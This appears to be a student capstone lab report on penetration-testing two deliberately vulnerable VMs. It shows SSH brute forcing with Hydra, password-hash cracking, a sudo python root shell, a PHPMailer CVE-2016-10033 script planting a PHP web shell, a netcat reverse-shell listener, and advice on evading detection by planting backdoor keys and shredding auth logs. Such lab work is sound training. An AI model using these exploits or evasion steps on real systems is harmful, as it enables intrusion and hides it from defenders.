
Final Engagement

Attack, Defense & Analysis of a Vulnerable Network


Table of Contents

This document contains the following resources:



Network Topology

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.250.0

Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1

OS: Windows

Hostname: ML-REFVM-684427

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.110/115

OS: Linux

Hostname: Target 1/Target 2

Target 1 Vulnerabilities

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Open Port 22 SSH & Weak Password	Open ports become dangerous when legitimate services are exploited through security vulnerabilities or malicious services.	Stolen/cracked credentials can be used to gain access to the server.
WordPress Configuration & SQL Database		The exposed SQL database could lead to unrestricted root level access to the system.
Privilege Escalation	Python one-liner can spawn a TTY shell.	This vulnerability allows a user to escalate to root level privileges.

Target 1 Exploits, Monitoring & Detection

wescantation: Open port 22 SSH & weak Password - enumerate -eu

```
[i] User(s) Identified:
[+] michael
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
    Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
    Confirmed By: Login Error Messages (Aggressive Detection)
```

```
root@Kali:/usr/share/john# hydra -l michael -P /usr/share/john/passlist.txt
 -vV 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or se
cret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-23 2
1:32:11
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 t
ry per task
[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192
.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.
110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 1 of 1
[child 0] (0/0)
[22][ssh] host: 192.168.1.110 login: michael password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complet
e tests)
1 of 1 target successfully completed, 1 valid password found
```

- We used WPScan to enumerate users within the database.
- Users Michael & Steven were identified in the scan.
- Michael's password was discovered to be weak/easily guessed/cracked.
- Brute force with Hydra was utilized to crack Michael's password >

```
michael:michael
```

Exploitation: Open port 22 SSH & Weak Password (cont.)

Michael's credentials could then be used to SSH into system.

```
$ ssh michael@192.168.1.110
```

```
root@Kali:~/Desktop# ssh michael@192.168.1.110
The authenticity of host '192.168.1.110 (192.168.1.110)' can't be establish
ed.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.110' (ECDSA) to the list of known hos
ts.
michael@192.168.1.110's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd /var/www/
michael@target1:/var/www$ ls
flag2.txt
```

- Once logged in as Michael, we were able to explore files & directories.
- With a recursive grep command, we were able to locate flag1 & flag2.

```
$ grep -RE flag
```

- /var/www/flag2.txt
- ./service.html

```
</footer>
<!— End footer Area →
<!— flag1{b9bbcb33e11b80be759c4e844862482d} →</pre>
```

michael@target1:/var/www\$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}

Stealth Exploitation of Open port 22 SSH & Weak Password

Monitoring Overview

- [SSH Login Attempts] Alert would detect this activity.
- This metric would measure the number of Port 22 SSH access attempts.
- This alert would be triggered if ANY user attempts to access the system over Port 22.

Mitigating Detection

- SSH through less obvious Ports to avoid detection.
- Create and place an authorized backdoor key in an unexpected location for future access.

Exploitation: WordPress Configuration & SQL Database

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');
/** MySQL database username */
define('DB_USER', 'root');
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- MySQL Database username root and password R@v3nSecurity were stored in plain text.
- Root access can be easily acquired by anyone with read access to the wp-config.php file.
- Once logged into MySQL, we were able to search the entire database.
- Exploring the wp_posts table revealed flag3.

Stealth Exploitation of WordPress Configuration & SQL Database

Monitoring Overview

- [User Connections] Alert would detect this activity.
- This alert measures server traffic and connections to the database.
- This alert would be triggered if ANY external/unauthorized IP connections are made to the database.

Mitigating Detection

Employ IP address spoofing.

Exploitation: Privilege Escalation

- 1. We were able to dump the users and password hashes from wp_users.
- 2. We cracked Steven's hash with John the Ripper. \$ john wp hashes.txt

```
No password hashes left to crack (see FAQ)
root@Kali:~/Documents# john —show wp_hashes.txt
steven:pink84

1 password hash cracked, 0 left
root@Kali:~/Documents#
```

- 3. We were then able to SSH into the system with Steven's credentials > steven:pink84
- 4. We performed a python one-liner to spawn a TTY shell with root privileges.

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash");
rcotdtarget1:/nome# whoami
root@target1:~# cat flag4.txt
     //_`\\//_\'_\
| | | \ \ (_| | \ \ \ / | _/ | | | |
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- [Root Access Denied] Alert would detect this activity.
- This would measure the number of times root access is denied to files and directories on the server.
- This alert would be triggered if ANY sudo commands are performed within the network.

Mitigating Detection

- Disable, clear, modify, audit trail in /var/log/auth.log (Linux) \$ shred -vfzu auth.log Erase command history.
- Escalating privileges before accessing the database would prevent the alert from being triggered (i.e. kernel vulnerabilities).

Target 2 Vulnerabilities

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in Target 2.


Vulnerability	Description	Impact
Brute-Force URL Directories/files	Allows for brute force discovery of directory structure.	Reveals all files and directories present inside the web server. This enumeration will aid an attacker.
Reverse Shell/RCE CVE-2016-10033	Utilizing a Netcat listener with custom bash script and a web browser, it was possible to establish a reverse TTY shell.	A reverse shell grants unauthorized access to the server.
MySQL UDF Privilege Escalation	UDF C source code will execute commands in the context of a SQL statement.	An attacker can escalate their privileges to root.

Target 2 Exploits, Monitoring & Detection

Exploitation: Brute-Force URL Directories/files

```
root@Kali:~# nmap --script http-enum.nse 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-25 14:16 PDT
Nmap scan report for 192.168.1.115
Host is up (0.00069s latency).
Not shown: 995 closed ports
        STATE SERVICE
22/tcp open ssh
80/tcp open http
 http-enum:
    /wordpress/: Blog
    /wordpress/wp-login.php: Wordpress login page.
    /css/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
    /img/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
    /js/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)'
    /manual/: Potentially interesting folder
    /vendor/: Potentially interesting directory w/ listing on 'apache/2.4.10 (debian)
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 3.86 seconds
```

- After enumerating Target 2, we discovered some potentially interesting directories.
- We navigated to the site and explored the /vendor/PATH directory and discovered flag1.



Stealth Exploitation of Brute-Force URL Directories/files

Monitoring Overview

- [Excessive HTTP Errors] Alert would detect this activity.
- This alert measures the number of times an HTTP response status code above 400 is returned.
- This alert would be triggered if more than 5 4XX codes are returned within 5 minutes.

Mitigating Detection

- Dispersing brute force attempts over more time could mitigate detection.
- Alternatives to Gobuster include DirBuster, DIRB, Wfuzz, Dirsearch, Metasploit, etc.

Exploitation: Reverse Shell/RCE

```
GNU nano 4.8
                                          exploit.sh
 !/bin/bash
 Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/maste>
TARGET=http://192.168.1.115
DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=
STATUS=$(curl -s \
              -data-urlencode "name=Hackerman"
                               "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.>
                               "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
                               "action=submit"
                               '146!d')
if grep 'instantiate' &>/dev/null <<< "$STATUS"; then
       "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
```

- We used a custom bash script to upload a backdoor.php file to the server in order establish a shell and execute command injections.
- After running the exploit, we navigated to <u>http://192.168.1.115/backdoor.php?cmd=id</u> to ensure the exploit worked.

```
C O
                                                                                                                           ... ♡ ☆

    view-source:http://192.168.1.115/backdo

                      🥄 Kali Training 🥄 Kali Tools 🧧 Kali Docs 🥄 Kali Forums 🔥 NetHunter 👭 Offensive Security
 01459 <<< Subject: Message from Hackerman
 01459 « X-PHP-Originating-Script: 0:class.phpmailer.php
 01459 <<< Date: Mon, 26 Apr 2021 08:10:47 +1000
 01459 « From: Vulnerable Server «"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com
 01459 < Message-ID: <6a9957d000d5ea4ccc51a12c23de4b5c@192.168.1.115>
 01459 « X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
 01459 <<< MIME-Version: 1.0
01459 << Content-Type: text/plain; charset=iso-8859-
01459 <<< uid=33(www-data) gid=33(www-data) groups=33(www-data)
 01459 «« 220 raven.local ESMTP Sendmail 8.14.4/8.14.4/Debian-8+deb8u2; Mon, 26 Apr 2021 08:11:07 +1000; (No UCE/UBE) logging access from: localhost(OK)-localhost [127.0.0.1]
 1459 >>> EHLO raven.local
 01459 <<< 250-raven.local Hello localhost [127.0.0.1], pleased to meet you
 01459 <<< 250-ENHANCEDSTATUSCODES
 01459 <<< 250-VERB
 01459 <<< 250-DSN
 01459 <<< 250-AUTH DIGEST-MD5 CRAM-MD5
 1459 >>> MAIL From: <hackerman@raven.local> SIZE=479
 01459 <<< 250 2.1.0 <hackerman@raven.local>... Sender ok
01459 >>> RCPT To:<admin@vulnerable.com>
 01459 >>> RCPT To:<blah"@badguy.com"@raven.local>
 01459 <<< 250 2.1.5 <admin@vulnerable.com>... Recipient ok
 01459 <<< 550 5.1.1 <black 550 5.1.1 <bra>dah"@badguy.com"@raven.local>... User unknown
 1459 >>> Received: (from www-data@localhost)
 01459 >>> by raven.local (8.14.4/8.14.4/Submit) id 13PMA19H001459
 01459 >>> for blah"@badguy.com; Mon, 26 Apr 2021 08:10:47 +1000
 01459 >>> X-Authentication-Warning: raven.local: Processed from queue /tmp
 01459 >>> To: Hacker <admin@vulnerable.com>
 01459 >>> Subject: Message from Hackerman
 01459 >>> Date: Mon, 26 Apr 2021 08:10:47 +1000
01459 >>> From: Vulnerable Server <"hackerman\" -oQ/tmp -X/var/www/html/backdoor.php blah"@badguy.com>
01459 >>> Message-ID: <6a9957d000d5ea4ccc5la12c23de4b5c@192.168.1.115>
01459 >>> X-Mailer: PHPMailer 5.2.17 (https://github.com/PHPMailer/PHPMailer)
 01459 >>> Content-Type: text/plain; charset=iso-8859-1
01459 >>> uid=33(www-data) gid=33(www-data) groups=33(www-data)
01459 >>>
01459 <<< 250 2.0.0 13PMB7qo001460 Message accepted for delivery
01459 >>> This is a MIME-encapsulated message
```

 We could then perform command injections in the address bar to connect back to the listener set up on the kali machine, and establish a shell.

Exploitation: Reverse Shell/RCE (cont.)

Setting up the listener with netcat:

```
root@Kali:~/Downloads# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 60076
```

